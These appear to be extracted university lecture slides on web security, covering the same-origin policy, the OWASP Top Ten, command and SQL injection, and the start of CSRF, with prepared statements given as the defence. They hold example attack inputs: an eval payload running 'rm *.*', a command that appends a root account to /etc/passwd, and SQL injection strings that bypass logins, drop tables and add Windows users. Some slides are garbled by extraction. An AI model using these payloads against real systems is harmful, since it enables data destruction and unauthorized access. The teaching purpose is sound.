
- Address bar distinguishes them




- ◆ Allow safe delegation



Browser security mechanism



- ◆ Each frame of a page has an origin
 - Origin = protocol://host:port
- ◆ Frame can access its own origin
 - Network access, Read/write DOM, Storage (cookies)
- ◆ Frame cannot access data associated with a different origin



ATTACKS

OWASP Top Ten

(2013)

A-1	Injection	Untrusted data is sent to an interpreter as part of a command or query.
A-2	Authentication and Session Management	Attacks passwords, keys, or session tokens, or exploit other implementation flaws to assume other users' identities.
A-3	Cross-site scripting	An application takes untrusted data and sends it to a web browser without proper validation or escaping
...	Various implementation problems	...expose a file, directory, or database key without access control check, ...misconfiguration, ... missing function-level access control
A-8	Cross-site request forgery	A logged-on victim's browser sends a forged HTTP request, including the victim's session cookie and other authentication information

Three vulnerabilities we will discuss

◆ SQL Injection

- Browser sends malicious input to server
- Bad input checking leads to malicious SQL query

◆ CSRF – Cross-site request forgery

- Bad web site sends browser request to good web site, using credentials of an innocent victim

◆ XSS – Cross-site scripting

- Bad web site sends innocent victim a script that steals information from an honest web site

Three vulnerabilities we will discuss

◆ SQL Injection

- Browser Uses SQL to change meaning of server
- Bad input database command SQL query

◆ CSRF – Cross-site request forgery

- Bad web Leverage user's session at web site, using
credentials victim sever "visits" site

◆ XSS – Cross-site scripting

- Bad web Inject malicious script into script that
steals in trusted context b site

Command Injection

Background for SQL Injection

General code injection attacks

- ◆ Attack goal: execute arbitrary code on the server

- ◆ Example

code injection based on eval (PHP)

<http://site.com/calc.php> (server side calculator)

```
...
$in = $_GET['exp'];
eval('$ans = ' . $in . ');
...
```

- ◆ Attack

[http://site.com/calc.php?exp=\"%2010%20;%20system\('rm *.*'\)%20\"](http://site.com/calc.php?exp=\)

(URL encoded)

Code injection using system()

- ◆ Example: PHP server-side code for sending email

```
$email = $_POST["email"]  
$subject = $_POST["subject"]  
system("mail $email -s $subject < /tmp/joinmynetwork")
```

- ◆ Attacker can post

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net &  
subject=foo < /usr/passwd; ls
```

OR

```
http://yourdomain.com/mail.php?  
email=hacker@hackerhome.net&subject=foo;  
echo "evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```



SQL Injection

Database queries with PHP

(the wrong way)


◆ Sample PHP

```
$recipient = $_POST['recipient'];  
$sql = "SELECT PersonID FROM Person WHERE  
                                Username='$recipient';"  
$rs = $db->executeQuery($sql);
```

◆ Problem

- What if `'recipient'` is malicious string that changes the meaning of the query?

Basic picture: SQL Injection



CardSystems Attack



- ◆ CardSystems
 - credit card payment processing company
 - SQL injection attack in June 2005
 - put out of business

- ◆ The Attack
 - 263,000 credit card #s stolen from database
 - credit card #s stored unencrypted
 - 43 million credit card #s exposed

Wordpress : Security Vulnerabilities (SQL Injection)

CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)

Sort Results By : [Cve Number Descending](#) [Cve Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

[Copy Results](#) [Download Results](#) [Select Table](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access L
1	CVE-2012-5350	89	1	Exec Code Sql	2012-10-09	2012-10-10	6.0	None
SQL injection vulnerability in the Pay With Tweet plugin before 1.2 for WordPress allows remote authenticated users with cer parameter in a paywithtweet shortcode.								
2	CVE-2011-5216	89		Exec Code Sql	2012-10-25	2012-10-26	7.5	None
SQL injection vulnerability in ajax.php in SCORM Cloud For WordPress plugin before 1.0.7 for WordPress allows remote attac NOTE: some of these details are obtained from third party information.								
3	CVE-2011-4899		1	Exec Code Sql XSS	2012-01-30	2012-01-31	7.5	None
** DISPUTED ** wp-admin/setup-config.php in the installation component in WordPress 3.3.1 and earlier does not ensure th remote attackers to configure an arbitrary database via the dbhost and dbname parameters, and subsequently conduct stati request or (2) a MySQL query. NOTE: the vendor disputes the significance of this issue; however, remote code execution ma								
4	CVE-2011-4669	89		Exec Code Sql	2011-12-02	2012-03-08	7.5	None
SQL injection vulnerability in wp-users.php in WordPress Users plugin 1.3 and possibly earlier for WordPress allows remote a index.php.								
5	CVE-2011-3130	89		Sql	2011-08-10	2012-06-28	7.5	User
wp-includes/taxonomy.php in WordPress 3.1 before 3.1.3 and 3.2 before Beta 2 has unknown impact and attack vectors rela								
6	CVE-2010-4257	89		Exec Code Sql	2010-12-07	2011-01-19	6.0	None
SQL injection vulnerability in the do_trackbacks function in wp-includes/comment.php in WordPress before 3.0.2 allows some								


http://www.cvedetails.com/vulnerability-list/vendor_id-2337/opsqli-1/Wordpress.html

Example: buggy login page (ASP)

```
set ok = execute( "SELECT * FROM Users
    WHERE user=' " & form("user") & " '
    AND    pwd=' " & form("pwd") & " ' " );

if not ok.EOF
    login success
else fail;
```

Is this exploitable?



Normal Query

Bad input

◆ Suppose `user = " 'or 1=1 -- "` (URL encoded)

◆ Then script does:

```
ok = execute( SELECT ...  
              WHERE user= ' ' or 1=1 -- ... )
```

- The `--` causes rest of line to be ignored.
- Now `ok.EOF` is always false and login succeeds.

◆ The bad news: easy login to many sites this way.

Even worse

◆ Suppose user =

```
" ' ; DROP TABLE Users -- "
```

◆ Then script does:

```
ok = execute ( SELECT ...  
WHERE user= ' ' ; DROP TABLE Users ... )
```



◆ Deletes user table

- Similarly: attacker can add users, reset pwds, etc.

Even worse ...

- ◆ Suppose user =
`' ; exec cmdshell`
`'net user badguy badpwd' / ADD --`
- ◆ Then script does:
`ok = execute (SELECT ...`
`WHERE username= ' ' ; exec ...)`

If SQL server context runs as "sa", attacker gets account on DB server



OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.



AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Let's see how the attack described in this cartoon works...

Preventing SQL Injection

- ◆ Never build SQL commands yourself !
 - Use parameterized/prepared SQL
 - Use ORM framework

PHP addslashes()

◆ PHP: `addslashes(" ' or 1 = 1 -- ")`

outputs: `" \' or 1=1 -- "`

◆ Unicode attack: (GBK)

0x <u>5c</u>	→	\
0x <u>bf</u> <u>27</u>	→	'
0x <u>bf</u> <u>5c</u>	→	線

◆ `$user = 0x bf 27`

◆ `addslashes($user) → 0x bf 5c 27 → 線'`

◆ Correct implementation: `mysql_real_escape_string()`

Parameterized/prepared SQL

- ◆ Builds SQL queries by properly escaping args: ' → \'
- ◆ Example: Parameterized SQL: (ASP.NET 1.1)
 - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);
```

```
cmd.Parameters.Add("@User", Request["user"] );
```

```
cmd.Parameters.Add("@Pwd", Request["pwd"] );
```


```
cmd.ExecuteReader();
```

- ◆ In PHP: bound parameters -- similar function




Cross Site Request Forgery

Recall: session using cookies



Basic picture



Q: how long do you stay logged in to Gmail? Facebook?

Cross Site Request Forgery (CSRF)

◆ Example:

- User logs in to bank.com
 - ◆ Session cookie remains in browser state
- User visits another site containing:

